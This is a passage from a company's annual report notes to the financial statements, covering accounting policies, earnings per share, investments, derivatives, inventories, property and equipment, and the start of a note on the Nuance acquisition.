| Balance, end of period       | <u>\$ 716</u> | <u>\$ 710</u> | <u>\$ 798</u> |

Allowance for doubtful accounts included in our consolidated balance sheets:

(In millions)

| June 30,  | 2023          | 2022          | 2021          |
|---|---------------|---------------|---------------|
| Accounts receivable, net of allowance for doubtful accounts | \$ 650        | \$ 633        | \$ 751        |
| Other long-term assets                                      | 66            | 77            | 47            |
| Total   | <u>\$ 716</u> | <u>\$ 710</u> | <u>\$ 798</u> |

As of June 30, 2023 and 2022, other receivables related to activities to facilitate the purchase of server components were \$9.2 billion and \$6.1 billion, respectively, and are included in other current assets in our consolidated balance sheets.

We record financing receivables when we offer certain of our customers the option to acquire our software products and services offerings through a financing program in a limited number of countries. As of June 30, 2023 and 2022, our financing receivables, net were \$5.3 billion and \$4.1 billion, respectively, for short-term and long-term financing receivables, which are included in other current assets and other long-term assets in our consolidated balance sheets. We record an allowance to cover expected losses based on troubled accounts, historical experience, and other currently available evidence.

### ***Assets Recognized from Costs to Obtain a Contract with a Customer***

We recognize an asset for the incremental costs of obtaining a contract with a customer if we expect the benefit of those costs to be longer than one year. We have determined that certain sales incentive programs meet the requirements to be capitalized. Total capitalized costs to obtain a contract were immaterial during the periods presented and are included in other current and long-term assets in our consolidated balance sheets.

We apply a practical expedient to expense costs as incurred for costs to obtain a contract with a customer when the amortization period would have been one year or less. These costs include our internal sales organization compensation program and certain partner sales incentive programs as we have determined annual compensation is commensurate with annual sales activities.

### **Cost of Revenue**

Cost of revenue includes: manufacturing and distribution costs for products sold and programs licensed; operating costs related to product support service centers and product distribution centers; costs incurred to include software on PCs sold by original equipment manufacturers ("OEM"), to drive traffic to our websites, and to acquire online advertising space; costs incurred to support and maintain cloud-based and other online products and services, including datacenter costs and royalties; warranty costs; inventory valuation adjustments; costs associated with the delivery of consulting services; and the amortization of capitalized software development costs. Capitalized software development costs are amortized over the estimated lives of the products.

### **Product Warranty**

We provide for the estimated costs of fulfilling our obligations under hardware and software warranties at the time the related revenue is recognized. For hardware warranties, we estimate the costs based on historical and projected product failure rates, historical and projected repair costs, and knowledge of specific product failures (if any). The specific hardware warranty terms and conditions vary depending upon the product sold and the country in which we do business, but generally include parts and labor over a period generally ranging from 90 days to three years. For software warranties, we estimate the costs to provide bug fixes, such as security patches, over the estimated life of the software. We regularly reevaluate our estimates to assess the adequacy of the recorded warranty liabilities and adjust the amounts as necessary.

### **Research and Development**

Research and development expenses include payroll, employee benefits, stock-based compensation expense, and other headcount-related expenses associated with product development. Research and development expenses also include third-party development and programming costs and the amortization of purchased software code and services content. Such costs related to software development are included in research and development expense until the point that technological feasibility is reached, which for our software products, is generally shortly before the products are released to production. Once technological feasibility is reached, such costs are capitalized and amortized to cost of revenue over the estimated lives of the products.

## **Sales and Marketing**

Sales and marketing expenses include payroll, employee benefits, stock-based compensation expense, and other headcount-related expenses associated with sales and marketing personnel, and the costs of advertising, promotions, trade shows, seminars, and other programs. Advertising costs are expensed as incurred. Advertising expense was \$904 million, \$1.5 billion, and \$1.5 billion in fiscal years 2023, 2022, and 2021, respectively.

## **Stock-Based Compensation**

Compensation cost for stock awards, which include restricted stock units (“RSUs”) and performance stock units (“PSUs”), is measured at the fair value on the grant date and recognized as expense, net of estimated forfeitures, over the related service or performance period. The fair value of stock awards is based on the quoted price of our common stock on the grant date less the present value of expected dividends not received during the vesting period. We measure the fair value of PSUs using a Monte Carlo valuation model. Compensation cost for RSUs is recognized using the straight-line method and for PSUs is recognized using the accelerated method.

Compensation expense for the employee stock purchase plan (“ESPP”) is measured as the discount the employee is entitled to upon purchase and is recognized in the period of purchase.

## **Employee Severance**

On January 18, 2023, we announced a decision to reduce our overall workforce by approximately 10,000 jobs through the third quarter of fiscal year 2023. During the three months ended December 31, 2022, we recorded \$800 million of employee severance expenses related to these job eliminations as part of an ongoing employee benefit plan. These employee severance expenses were incurred as part of a corporate program, and were included in general and administrative expenses in our consolidated income statements and allocated to our segments based on relative gross margin. Refer to Note 19 – Segment Information and Geographic Data for further information.

## **Income Taxes**

Income tax expense includes U.S. and international income taxes, and interest and penalties on uncertain tax positions. Certain income and expenses are not reported in tax returns and financial statements in the same year. The tax effect of such temporary differences is reported as deferred income taxes. Deferred tax assets are reported net of a valuation allowance when it is more likely than not that a tax benefit will not be realized. All deferred income taxes are classified as long-term in our consolidated balance sheets.

## **Financial Instruments**

### ***Investments***

We consider all highly liquid interest-earning investments with a maturity of three months or less at the date of purchase to be cash equivalents. The fair values of these investments approximate their carrying values. In general, investments with original maturities of greater than three months and remaining maturities of less than one year are classified as short-term investments. Investments with maturities beyond one year may be classified as short-term based on their highly liquid nature and because such marketable securities represent the investment of cash that is available for current operations.

Debt investments are classified as available-for-sale and realized gains and losses are recorded using the specific identification method. Changes in fair value, excluding credit losses and impairments, are recorded in other comprehensive income. Fair value is calculated based on publicly available market information or other estimates determined by management. If the cost of an investment exceeds its fair value, we evaluate, among other factors, general market conditions, credit quality of debt instrument issuers, and the extent to which the fair value is less than cost. To determine credit losses, we employ a systematic methodology that considers available quantitative and qualitative evidence. In addition, we consider specific adverse conditions related to the financial health of, and business outlook for, the investee. If we have plans to sell the security or it is more likely than not that we will be required to sell the security before recovery, then a decline in fair value below cost is recorded as an impairment charge in other income (expense), net and a new cost basis in the investment is established. If market, industry, and/or investee conditions deteriorate, we may incur future impairments.

Equity investments with readily determinable fair values are measured at fair value. Equity investments without readily determinable fair values are measured using the equity method or measured at cost with adjustments for observable

changes in price or impairments (referred to as the measurement alternative). We perform a qualitative assessment on a periodic basis and recognize an impairment if there are sufficient indicators that the fair value of the investment is less than carrying value. Changes in value are recorded in other income (expense), net.

### **Derivatives**

Derivative instruments are recognized as either assets or liabilities and measured at fair value. The accounting for changes in the fair value of a derivative depends on the intended use of the derivative and the resulting designation.

For derivative instruments designated as fair value hedges, gains and losses are recognized in other income (expense), net with offsetting gains and losses on the hedged items. Gains and losses representing hedge components excluded from the assessment of effectiveness are recognized in other income (expense), net.

For derivative instruments designated as cash flow hedges, gains and losses are initially reported as a component of other comprehensive income and subsequently recognized in other income (expense), net with the corresponding hedged item. Gains and losses representing hedge components excluded from the assessment of effectiveness are recognized in other income (expense), net.

For derivative instruments that are not designated as hedges, gains and losses from changes in fair values are primarily recognized in other income (expense), net.

### **Fair Value Measurements**

We account for certain assets and liabilities at fair value. The hierarchy below lists three levels of fair value based on the extent to which inputs used in measuring fair value are observable in the market. We categorize each of our fair value measurements in one of these three levels based on the lowest level input that is significant to the fair value measurement in its entirety. These levels are:

- *Level 1* – inputs are based upon unadjusted quoted prices for identical instruments in active markets. Our Level 1 investments include U.S. government securities, common and preferred stock, and mutual funds. Our Level 1 derivative assets and liabilities include those actively traded on exchanges.
- *Level 2* – inputs are based upon quoted prices for similar instruments in active markets, quoted prices for identical or similar instruments in markets that are not active, and model-based valuation techniques (e.g. the Black-Scholes model) for which all significant inputs are observable in the market or can be corroborated by observable market data for substantially the full term of the assets or liabilities. Where applicable, these models project future cash flows and discount the future amounts to a present value using market-based observable inputs including interest rate curves, credit spreads, foreign exchange rates, and forward and spot prices for currencies. Our Level 2 investments include commercial paper, certificates of deposit, U.S. agency securities, foreign government bonds, mortgage- and asset-backed securities, corporate notes and bonds, and municipal securities. Our Level 2 derivative assets and liabilities include certain cleared swap contracts and over-the-counter forward, option, and swap contracts.
- *Level 3* – inputs are generally unobservable and typically reflect management's estimates of assumptions that market participants would use in pricing the asset or liability. The fair values are therefore determined using model-based techniques, including option pricing models and discounted cash flow models. Our Level 3 assets and liabilities include investments in corporate notes and bonds, municipal securities, and goodwill and intangible assets, when they are recorded at fair value due to an impairment charge. Unobservable inputs used in the models are significant to the fair values of the assets and liabilities.

We measure equity investments without readily determinable fair values on a nonrecurring basis. The fair values of these investments are determined based on valuation techniques using the best information available, and may include quoted market prices, market comparables, and discounted cash flow projections.

Our other current financial assets and current financial liabilities have fair values that approximate their carrying values.

### **Inventories**

Inventories are stated at average cost, subject to the lower of cost or net realizable value. Cost includes materials, labor, and manufacturing overhead related to the purchase and production of inventories. Net realizable value is the estimated selling price less estimated costs of completion, disposal, and transportation. We regularly review inventory quantities on hand, future purchase commitments with our suppliers, and the estimated utility of our inventory. If our review indicates a reduction in utility below carrying value, we reduce our inventory to a new cost basis through a charge to cost of revenue.

## Property and Equipment

Property and equipment is stated at cost less accumulated depreciation, and depreciated using the straight-line method over the shorter of the estimated useful life of the asset or the lease term. The estimated useful lives of our property and equipment are generally as follows: computer software developed or acquired for internal use, three years; computer equipment, two to six years; buildings and improvements, five to 15 years; leasehold improvements, three to 20 years; and furniture and equipment, one to 10 years. Land is not depreciated.

## Leases

We determine if an arrangement is a lease at inception. Operating leases are included in operating lease right-of-use (“ROU”) assets, other current liabilities, and operating lease liabilities in our consolidated balance sheets. Finance leases are included in property and equipment, other current liabilities, and other long-term liabilities in our consolidated balance sheets.

ROU assets represent our right to use an underlying asset for the lease term and lease liabilities represent our obligation to make lease payments arising from the lease. Operating lease ROU assets and liabilities are recognized at commencement date based on the present value of lease payments over the lease term. As most of our leases do not provide an implicit rate, we generally use our incremental borrowing rate based on the estimated rate of interest for collateralized borrowing over a similar term of the lease payments at commencement date. The operating lease ROU asset also includes any lease payments made and excludes lease incentives. Our lease terms may include options to extend or terminate the lease when it is reasonably certain that we will exercise that option. Lease expense for lease payments is recognized on a straight-line basis over the lease term.

We have lease agreements with lease and non-lease components, which are generally accounted for separately. For certain equipment leases, such as vehicles, we account for the lease and non-lease components as a single lease component. Additionally, for certain equipment leases, we apply a portfolio approach to effectively account for the operating lease ROU assets and liabilities.

## Goodwill

Goodwill is tested for impairment at the reporting unit level (operating segment or one level below an operating segment) on an annual basis (May 1) and between annual tests if an event occurs or circumstances change that would more likely than not reduce the fair value of a reporting unit below its carrying value.

## Intangible Assets

Our intangible assets are subject to amortization and are amortized using the straight-line method over their estimated period of benefit, ranging from one to 20 years. We evaluate the recoverability of intangible assets periodically by taking into account events or circumstances that may warrant revised estimates of useful lives or that indicate the asset may be impaired.

## NOTE 2 — EARNINGS PER SHARE

Basic earnings per share (“EPS”) is computed based on the weighted average number of shares of common stock outstanding during the period. Diluted EPS is computed based on the weighted average number of shares of common stock plus the effect of dilutive potential common shares outstanding during the period using the treasury stock method. Dilutive potential common shares include outstanding stock options and stock awards.

The components of basic and diluted EPS were as follows:

(In millions, except earnings per share)

| Year Ended June 30,                                     | 2023             | 2022             | 2021             |
|---|------------------|------------------|------------------|
| Net income available for common shareholders (A)        | <u>\$ 72,361</u> | <u>\$ 72,738</u> | <u>\$ 61,271</u> |
| Weighted average outstanding shares of common stock (B) | 7,446            | 7,496            | 7,547            |
| Dilutive effect of stock-based awards                   | 26               | 44               | 61               |
| Common stock and common stock equivalents (C)           | <u>7,472</u>     | <u>7,540</u>     | <u>7,608</u>     |



(In millions, except earnings per share)

**Earnings Per Share**

|               |    |             |    |      |    |      |
|---------------|----|-------------|----|------|----|------|
| Basic (A/B)   | \$ | <b>9.72</b> | \$ | 9.70 | \$ | 8.12 |
| Diluted (A/C) | \$ | <b>9.68</b> | \$ | 9.65 | \$ | 8.05 |

Anti-dilutive stock-based awards excluded from the calculations of diluted EPS were immaterial during the periods presented.

**NOTE 3 — OTHER INCOME (EXPENSE), NET**

The components of other income (expense), net were as follows:

(In millions)

| Year Ended June 30,                                   | 2023     | 2022     | 2021     |
|---|----------|----------|----------|
| Interest and dividends income                         | \$ 2,994 | \$ 2,094 | \$ 2,131 |
| Interest expense                                      | (1,968)  | (2,063)  | (2,346)  |
| Net recognized gains on investments                   | 260      | 461      | 1,232    |
| Net gains (losses) on derivatives                     | (456)    | (52)     | 17       |
| Net gains (losses) on foreign currency remeasurements | 181      | (75)     | 54       |
| Other, net  | (223)    | (32)     | 98       |
| Total   | \$ 788   | \$ 333   | \$ 1,186 |

**Net Recognized Gains (Losses) on Investments**

Net recognized gains (losses) on debt investments were as follows:

(In millions)

| Year Ended June 30,   | 2023    | 2022    | 2021   |
|---|---------|---------|--------|
| Realized gains from sales of available-for-sale securities  | \$ 36   | \$ 162  | \$ 105 |
| Realized losses from sales of available-for-sale securities | (124)   | (138)   | (40)   |
| Impairments and allowance for credit losses                 | (10)    | (81)    | (2)    |
| Total   | \$ (98) | \$ (57) | \$ 63  |

Net recognized gains (losses) on equity investments were as follows:

(In millions)

| Year Ended June 30,                            | 2023   | 2022   | 2021     |
|--|--------|--------|----------|
| Net realized gains on investments sold         | \$ 75  | \$ 29  | \$ 123   |
| Net unrealized gains on investments still held | 303    | 509    | 1,057    |
| Impairments of investments                     | (20)   | (20)   | (11)     |
| Total  | \$ 358 | \$ 518 | \$ 1,169 |

**NOTE 4 — INVESTMENTS****Investment Components**

The components of investments were as follows:

| (In millions)   | Fair Value Level | Adjusted Cost Basis | Unrealized Gains | Unrealized Losses | Recorded Basis | Cash and Cash Equivalents | Short-term Investments | Equity Investments |
|---|------------------|---------------------|------------------|-------------------|----------------|---------------------------|------------------------|--------------------|
| <b>June 30, 2023</b>  |                  |                     |                  |                   |                |                           |                        |                    |
| <b>Changes in Fair Value Recorded in Other Comprehensive Income</b> |                  |                     |                  |                   |                |                           |                        |                    |
| Commercial paper  | Level 2          | \$ 16,589           | \$ 0             | \$ 0              | \$ 16,589      | \$ 12,231                 | \$ 4,358               | \$ 0               |

| (In millions)                         | Fair Value Level | Adjusted Cost Basis | Unrealized Gains | Unrealized Losses | Recorded Basis   | Cash and Cash Equivalents | Short-term Investments | Equity Investments |
|---------------------------------------|------------------|---------------------|------------------|-------------------|------------------|---------------------------|------------------------|--------------------|
| Certificates of deposit               | Level 2          | 2,701               | 0                | 0                 | 2,701            | 2,657                     | 44                     | 0                  |
| U.S. government securities            | Level 1          | 65,237              | 2                | (3,870)           | 61,369           | 2,991                     | 58,378                 | 0                  |
| U.S. agency securities                | Level 2          | 2,703               | 0                | 0                 | 2,703            | 894                       | 1,809                  | 0                  |
| Foreign government bonds              | Level 2          | 498                 | 1                | (24)              | 475              | 0                         | 475                    | 0                  |
| Mortgage- and asset-backed securities | Level 2          | 824                 | 1                | (39)              | 786              | 0                         | 786                    | 0                  |
| Corporate notes and bonds             | Level 2          | 10,809              | 8                | (583)             | 10,234           | 0                         | 10,234                 | 0                  |
| Corporate notes and bonds             | Level 3          | 120                 | 0                | 0                 | 120              | 0                         | 120                    | 0                  |
| Municipal securities                  | Level 2          | 285                 | 1                | (18)              | 268              | 7                         | 261                    | 0                  |
| Municipal securities                  | Level 3          | 103                 | 0                | (16)              | 87               | 0                         | 87                     | 0                  |
| Total debt investments                |                  | <u>\$ 99,869</u>    | <u>\$ 13</u>     | <u>\$ (4,550)</u> | <u>\$ 95,332</u> | <u>\$ 18,780</u>          | <u>\$ 76,552</u>       | <u>\$ 0</u>        |

**Changes in Fair Value Recorded in Net Income**

|                                 |         |  |  |  |                   |                  |                  |                 |
|---------------------------------|---------|--|--|--|-------------------|------------------|------------------|-----------------|
| Equity investments              | Level 1 |  |  |  | \$ 10,138         | \$ 7,446         | \$ 0             | \$ 2,692        |
| Equity investments              | Other   |  |  |  | 7,187             | 0                | 0                | 7,187           |
| Total equity investments        |         |  |  |  | <u>\$ 17,325</u>  | <u>\$ 7,446</u>  | <u>\$ 0</u>      | <u>\$ 9,879</u> |
| Cash                            |         |  |  |  | \$ 8,478          | \$ 8,478         | \$ 0             | \$ 0            |
| Derivatives, net <sup>(a)</sup> |         |  |  |  | 6                 | 0                | 6                | 0               |
| Total                           |         |  |  |  | <u>\$ 121,141</u> | <u>\$ 34,704</u> | <u>\$ 76,558</u> | <u>\$ 9,879</u> |

| (In millions) | Fair Value Level | Adjusted Cost Basis | Unrealized Gains | Unrealized Losses | Recorded Basis | Cash and Cash Equivalents | Short-term Investments | Equity Investments |
|---------------|------------------|---------------------|------------------|-------------------|----------------|---------------------------|------------------------|--------------------|
|---------------|------------------|---------------------|------------------|-------------------|----------------|---------------------------|------------------------|--------------------|

June 30, 2022

**Changes in Fair Value Recorded in Other Comprehensive Income**

|                                       |         |                  |              |                   |                  |                 |                  |             |
|---------------------------------------|---------|------------------|--------------|-------------------|------------------|-----------------|------------------|-------------|
| Commercial paper                      | Level 2 | \$ 2,500         | \$ 0         | \$ 0              | \$ 2,500         | \$ 2,498        | \$ 2             | \$ 0        |
| Certificates of deposit               | Level 2 | 2,071            | 0            | 0                 | 2,071            | 2,032           | 39               | 0           |
| U.S. government securities            | Level 1 | 79,696           | 29           | (2,178)           | 77,547           | 9               | 77,538           | 0           |
| U.S. agency securities                | Level 2 | 419              | 0            | (9)               | 410              | 0               | 410              | 0           |
| Foreign government bonds              | Level 2 | 506              | 0            | (24)              | 482              | 0               | 482              | 0           |
| Mortgage- and asset-backed securities | Level 2 | 727              | 1            | (30)              | 698              | 0               | 698              | 0           |
| Corporate notes and bonds             | Level 2 | 11,661           | 4            | (554)             | 11,111           | 0               | 11,111           | 0           |
| Corporate notes and bonds             | Level 3 | 67               | 0            | 0                 | 67               | 0               | 67               | 0           |
| Municipal securities                  | Level 2 | 368              | 19           | (13)              | 374              | 0               | 374              | 0           |
| Municipal securities                  | Level 3 | 103              | 0            | (6)               | 97               | 0               | 97               | 0           |
| Total debt investments                |         | <u>\$ 98,118</u> | <u>\$ 53</u> | <u>\$ (2,814)</u> | <u>\$ 95,357</u> | <u>\$ 4,539</u> | <u>\$ 90,818</u> | <u>\$ 0</u> |

**Changes in Fair Value Recorded in Net Income**

|                                 |         |  |  |  |                   |                  |                  |                 |
|---------------------------------|---------|--|--|--|-------------------|------------------|------------------|-----------------|
| Equity investments              | Level 1 |  |  |  | \$ 1,590          | \$ 1,134         | \$ 0             | \$ 456          |
| Equity investments              | Other   |  |  |  | 6,435             | 0                | 0                | 6,435           |
| Total equity investments        |         |  |  |  | <u>\$ 8,025</u>   | <u>\$ 1,134</u>  | <u>\$ 0</u>      | <u>\$ 6,891</u> |
| Cash                            |         |  |  |  | \$ 8,258          | \$ 8,258         | \$ 0             | \$ 0            |
| Derivatives, net <sup>(a)</sup> |         |  |  |  | 8                 | 0                | 8                | 0               |
| Total                           |         |  |  |  | <u>\$ 111,648</u> | <u>\$ 13,931</u> | <u>\$ 90,826</u> | <u>\$ 6,891</u> |

(a) Refer to Note 5 – Derivatives for further information on the fair value of our derivative instruments.

Equity investments presented as “Other” in the tables above include investments without readily determinable fair values measured using the equity method or measured at cost with adjustments for observable changes in price or impairments, and investments measured at fair value using net asset value as a practical expedient which are not categorized in the fair value hierarchy. As of June 30, 2023 and 2022, equity investments without readily determinable fair values measured at cost with adjustments for observable changes in price or impairments were \$4.2 billion and \$3.8 billion, respectively.

**Unrealized Losses on Debt Investments**

Debt investments with continuous unrealized losses for less than 12 months and 12 months or greater and their related fair values were as follows:

| (In millions)                         | Less than 12 Months |                   | 12 Months or Greater |                   | Total Fair Value | Total Unrealized Losses |
|---------------------------------------|---------------------|-------------------|----------------------|-------------------|------------------|-------------------------|
|                                       | Fair Value          | Unrealized Losses | Fair Value           | Unrealized Losses |                  |                         |
| <b>June 30, 2023</b>                  |                     |                   |                      |                   |                  |                         |
| U.S. government and agency securities | \$ 7,950            | \$ (336)          | \$ 45,273            | \$ (3,534)        | \$ 53,223        | \$ (3,870)              |
| Foreign government bonds              | 77                  | (5)               | 391                  | (19)              | 468              | (24)                    |
| Mortgage- and asset-backed securities | 257                 | (5)               | 412                  | (34)              | 669              | (39)                    |
| Corporate notes and bonds             | 2,326               | (49)              | 7,336                | (534)             | 9,662            | (583)                   |
| Municipal securities                  | 111                 | (3)               | 186                  | (31)              | 297              | (34)                    |
| Total                                 | <u>\$ 10,721</u>    | <u>\$ (398)</u>   | <u>\$ 53,598</u>     | <u>\$ (4,152)</u> | <u>\$ 64,319</u> | <u>\$ (4,550)</u>       |

| (In millions)                         | Less than 12 Months |                   | 12 Months or Greater |                   | Total Fair Value | Total Unrealized Losses |
|---------------------------------------|---------------------|-------------------|----------------------|-------------------|------------------|-------------------------|
|                                       | Fair Value          | Unrealized Losses | Fair Value           | Unrealized Losses |                  |                         |
| <b>June 30, 2022</b>                  |                     |                   |                      |                   |                  |                         |
| U.S. government and agency securities | \$ 59,092           | \$ (1,835)        | \$ 2,210             | \$ (352)          | \$ 61,302        | \$ (2,187)              |
| Foreign government bonds              | 418                 | (18)              | 27                   | (6)               | 445              | (24)                    |
| Mortgage- and asset-backed securities | 510                 | (26)              | 41                   | (4)               | 551              | (30)                    |
| Corporate notes and bonds             | 9,443               | (477)             | 786                  | (77)              | 10,229           | (554)                   |
| Municipal securities                  | 178                 | (12)              | 74                   | (7)               | 252              | (19)                    |
| Total                                 | <u>\$ 69,641</u>    | <u>\$ (2,368)</u> | <u>\$ 3,138</u>      | <u>\$ (446)</u>   | <u>\$ 72,779</u> | <u>\$ (2,814)</u>       |

Unrealized losses from fixed-income securities are primarily attributable to changes in interest rates. Management does not believe any remaining unrealized losses represent impairments based on our evaluation of available evidence.

**Debt Investment Maturities**

| (In millions)                         | Adjusted Cost Basis | Estimated Fair Value |
|---------------------------------------|---------------------|----------------------|
| <b>June 30, 2023</b>                  |                     |                      |
| Due in one year or less               | \$ 38,182           | \$ 38,048            |
| Due after one year through five years | 47,127              | 44,490               |
| Due after five years through 10 years | 13,262              | 11,628               |
| Due after 10 years                    | 1,298               | 1,166                |
| Total                                 | <u>\$ 99,869</u>    | <u>\$ 95,332</u>     |

**NOTE 5 — DERIVATIVES**

We use derivative instruments to manage risks related to foreign currencies, interest rates, equity prices, and credit; to enhance investment returns; and to facilitate portfolio diversification. Our objectives for holding derivatives include reducing, eliminating, and efficiently managing the economic impact of these exposures as effectively as possible. Our derivative programs include strategies that both qualify and do not qualify for hedge accounting treatment.

**Foreign Currencies**

Certain forecasted transactions, assets, and liabilities are exposed to foreign currency risk. We monitor our foreign currency exposures daily to maximize the economic effectiveness of our foreign currency hedge positions.

Foreign currency risks related to certain non-U.S. dollar-denominated investments are hedged using foreign exchange forward contracts that are designated as fair value hedging instruments. Foreign currency risks related to certain Euro-denominated debt are hedged using foreign exchange forward contracts that are designated as cash flow hedging instruments.

Certain options and forwards not designated as hedging instruments are also used to manage the variability in foreign exchange rates on certain balance sheet amounts and to manage other foreign currency exposures.

### Interest Rate

Interest rate risks related to certain fixed-rate debt are hedged using interest rate swaps that are designated as fair value hedging instruments to effectively convert the fixed interest rates to floating interest rates.

Securities held in our fixed-income portfolio are subject to different interest rate risks based on their maturities. We manage the average maturity of our fixed-income portfolio to achieve economic returns that correlate to certain broad-based fixed-income indices using option, futures, and swap contracts. These contracts are not designated as hedging instruments and are included in "Other contracts" in the tables below.

### Equity

Securities held in our equity investments portfolio are subject to market price risk. At times, we may hold options, futures, and swap contracts. These contracts are not designated as hedging instruments.

### Credit

Our fixed-income portfolio is diversified and consists primarily of investment-grade securities. We use credit default swap contracts to manage credit exposures relative to broad-based indices and to facilitate portfolio diversification. These contracts are not designated as hedging instruments and are included in "Other contracts" in the tables below.

### Credit-Risk-Related Contingent Features

Certain of our counterparty agreements for derivative instruments contain provisions that require our issued and outstanding long-term unsecured debt to maintain an investment grade credit rating and require us to maintain minimum liquidity of \$1.0 billion. To the extent we fail to meet these requirements, we will be required to post collateral, similar to the standard convention related to over-the-counter derivatives. As of June 30, 2023, our long-term unsecured debt rating was AAA, and cash investments were in excess of \$1.0 billion. As a result, no collateral was required to be posted.

The following table presents the notional amounts of our outstanding derivative instruments measured in U.S. dollar equivalents:

| (In millions)                                | June 30,<br>2023 | June 30,<br>2022 |
|--|------------------|------------------|
| <b>Designated as Hedging Instruments</b>     |                  |                  |
| Foreign exchange contracts purchased         | \$ 1,492         | \$ 635           |
| Interest rate contracts purchased            | 1,078            | 1,139            |
| <b>Not Designated as Hedging Instruments</b> |                  |                  |
| Foreign exchange contracts purchased         | 7,874            | 10,322           |
| Foreign exchange contracts sold              | 25,159           | 21,606           |
| Equity contracts purchased                   | 3,867            | 1,131            |
| Equity contracts sold                        | 2,154            | 0                |
| Other contracts purchased                    | 1,224            | 1,642            |
| Other contracts sold                         | 581              | 544              |

### Fair Values of Derivative Instruments

The following table presents our derivative instruments:

| (In millions)                            | Derivative<br>Assets | Derivative<br>Liabilities | Derivative<br>Assets | Derivative<br>Liabilities |
|--|----------------------|---------------------------|----------------------|---------------------------|
|  |                      |                           | June 30,<br>2023     | June 30,<br>2022          |
| <b>Designated as Hedging Instruments</b> |                      |                           |                      |                           |
| Foreign exchange contracts               | \$ 34                | \$ (67)                   | \$ 0                 | \$ (77)                   |

| (In millions)  | Derivative<br>Assets | Derivative<br>Liabilities | Derivative<br>Assets | Derivative<br>Liabilities |
|--|----------------------|---------------------------|----------------------|---------------------------|
| Interest rate contracts                                  | 16                   | 0                         | 3                    | 0                         |
| <b>Not Designated as Hedging Instruments</b>             |                      |                           |                      |                           |
| Foreign exchange contracts                               | 249                  | (332)                     | 333                  | (362)                     |
| Equity contracts   | 165                  | (400)                     | 5                    | (95)                      |
| Other contracts  | 5                    | (6)                       | 15                   | (17)                      |
| Gross amounts of derivatives                             | 469                  | (805)                     | 356                  | (551)                     |
| Gross amounts of derivatives offset in the balance sheet | (202)                | 206                       | (130)                | 133                       |
| Cash collateral received                                 | 0                    | (125)                     | 0                    | (75)                      |
| Net amounts of derivatives                               | <u>\$ 267</u>        | <u>\$ (724)</u>           | <u>\$ 226</u>        | <u>\$ (493)</u>           |
| <b>Reported as</b>                                       |                      |                           |                      |                           |
| Short-term investments                                   | \$ 6                 | \$ 0                      | \$ 8                 | \$ 0                      |
| Other current assets                                     | 245                  | 0                         | 218                  | 0                         |
| Other long-term assets                                   | 16                   | 0                         | 0                    | 0                         |
| Other current liabilities                                | 0                    | (341)                     | 0                    | (298)                     |
| Other long-term liabilities                              | 0                    | (383)                     | 0                    | (195)                     |
| Total  | <u>\$ 267</u>        | <u>\$ (724)</u>           | <u>\$ 226</u>        | <u>\$ (493)</u>           |

Gross derivative assets and liabilities subject to legally enforceable master netting agreements for which we have elected to offset were \$442 million and \$804 million, respectively, as of June 30, 2023, and \$343 million and \$550 million, respectively, as of June 30, 2022.

The following table presents the fair value of our derivatives instruments on a gross basis:

| (In millions)          | Level 1 | Level 2 | Level 3 | Total  |
|------------------------|---------|---------|---------|--------|
| <b>June 30, 2023</b>   |         |         |         |        |
| Derivative assets      | \$ 0    | \$ 462  | \$ 7    | \$ 469 |
| Derivative liabilities | 0       | (805)   | 0       | (805)  |
| <b>June 30, 2022</b>   |         |         |         |        |
| Derivative assets      | 1       | 349     | 6       | 356    |
| Derivative liabilities | 0       | (551)   | 0       | (551)  |

Gains (losses) on derivative instruments recognized in other income (expense), net were as follows:

| (In millions)   | 2023  | 2022  | 2021   |
|---|-------|-------|--------|
| <b>Year Ended June 30,</b>                                      |       |       |        |
| <b>Designated as Fair Value Hedging Instruments</b>             |       |       |        |
| Foreign exchange contracts                                      |       |       |        |
| Derivatives   | \$ 0  | \$ 49 | \$ 193 |
| Hedged items  | 0     | (50)  | (188)  |
| Excluded from effectiveness assessment                          | 0     | 4     | 30     |
| Interest rate contracts   |       |       |        |
| Derivatives   | (65)  | (92)  | (37)   |
| Hedged items  | 38    | 108   | 53     |
| <b>Designated as Cash Flow Hedging Instruments</b>              |       |       |        |
| Foreign exchange contracts                                      |       |       |        |
| Amount reclassified from accumulated other comprehensive income | 61    | (79)  | 17     |
| <b>Not Designated as Hedging Instruments</b>                    |       |       |        |
| Foreign exchange contracts                                      | (73)  | 383   | 27     |
| Equity contracts  | (420) | 13    | (6)    |
| Other contracts   | (41)  | (85)  | 15     |

Gains (losses), net of tax, on derivative instruments recognized in our consolidated comprehensive income statements were as follows:

(In millions)

| Year Ended June 30,                                | 2023  | 2022    | 2021  |
|--|-------|---------|-------|
| <b>Designated as Cash Flow Hedging Instruments</b> |       |         |       |
| Foreign exchange contracts                         |       |         |       |
| Included in effectiveness assessment               | \$ 34 | \$ (57) | \$ 34 |

#### NOTE 6 — INVENTORIES

The components of inventories were as follows:

(In millions)

| June 30,        | 2023            | 2022            |
|-----------------|-----------------|-----------------|
| Raw materials   | \$ 709          | \$ 1,144        |
| Work in process | 23              | 82              |
| Finished goods  | 1,768           | 2,516           |
| Total           | <u>\$ 2,500</u> | <u>\$ 3,742</u> |

#### NOTE 7 — PROPERTY AND EQUIPMENT

The components of property and equipment were as follows:

(In millions)

| June 30,                        | 2023             | 2022             |
|---------------------------------|------------------|------------------|
| Land                            | \$ 5,683         | \$ 4,734         |
| Buildings and improvements      | 68,465           | 55,014           |
| Leasehold improvements          | 8,537            | 7,819            |
| Computer equipment and software | 74,961           | 60,631           |
| Furniture and equipment         | 6,246            | 5,860            |
| Total, at cost                  | 163,892          | 134,058          |
| Accumulated depreciation        | (68,251)         | (59,660)         |
| Total, net                      | <u>\$ 95,641</u> | <u>\$ 74,398</u> |

During fiscal years 2023, 2022, and 2021, depreciation expense was \$11.0 billion, \$12.6 billion, and \$9.3 billion, respectively. Depreciation expense declined in fiscal year 2023 due to the change in estimated useful lives of our server and network equipment.

As of June 30, 2023, we have committed \$13.5 billion for the construction of new buildings, building improvements, and leasehold improvements, primarily related to datacenters.

#### NOTE 8 — BUSINESS COMBINATIONS

##### **Nuance Communications, Inc.**

On March 4, 2022, we completed our acquisition of Nuance Communications, Inc. (“Nuance”) for a total purchase price of \$18.8 billion, consisting primarily of cash. Nuance is a cloud and artificial intelligence (“AI”) software provider with healthcare and enterprise AI experience, and the acquisition will build on our industry-specific cloud offerings. The financial results of Nuance have been included in our consolidated financial statements since the date of the acquisition. Nuance is reported as part of our Intelligent Cloud segment.

The allocation of the purchase price to goodwill was completed as of December 31, 2022. The major classes of assets and liabilities to which we have allocated the purchase price were as follows:

| <b>(In millions)</b>             |    |               |
|----------------------------------|----|---------------|
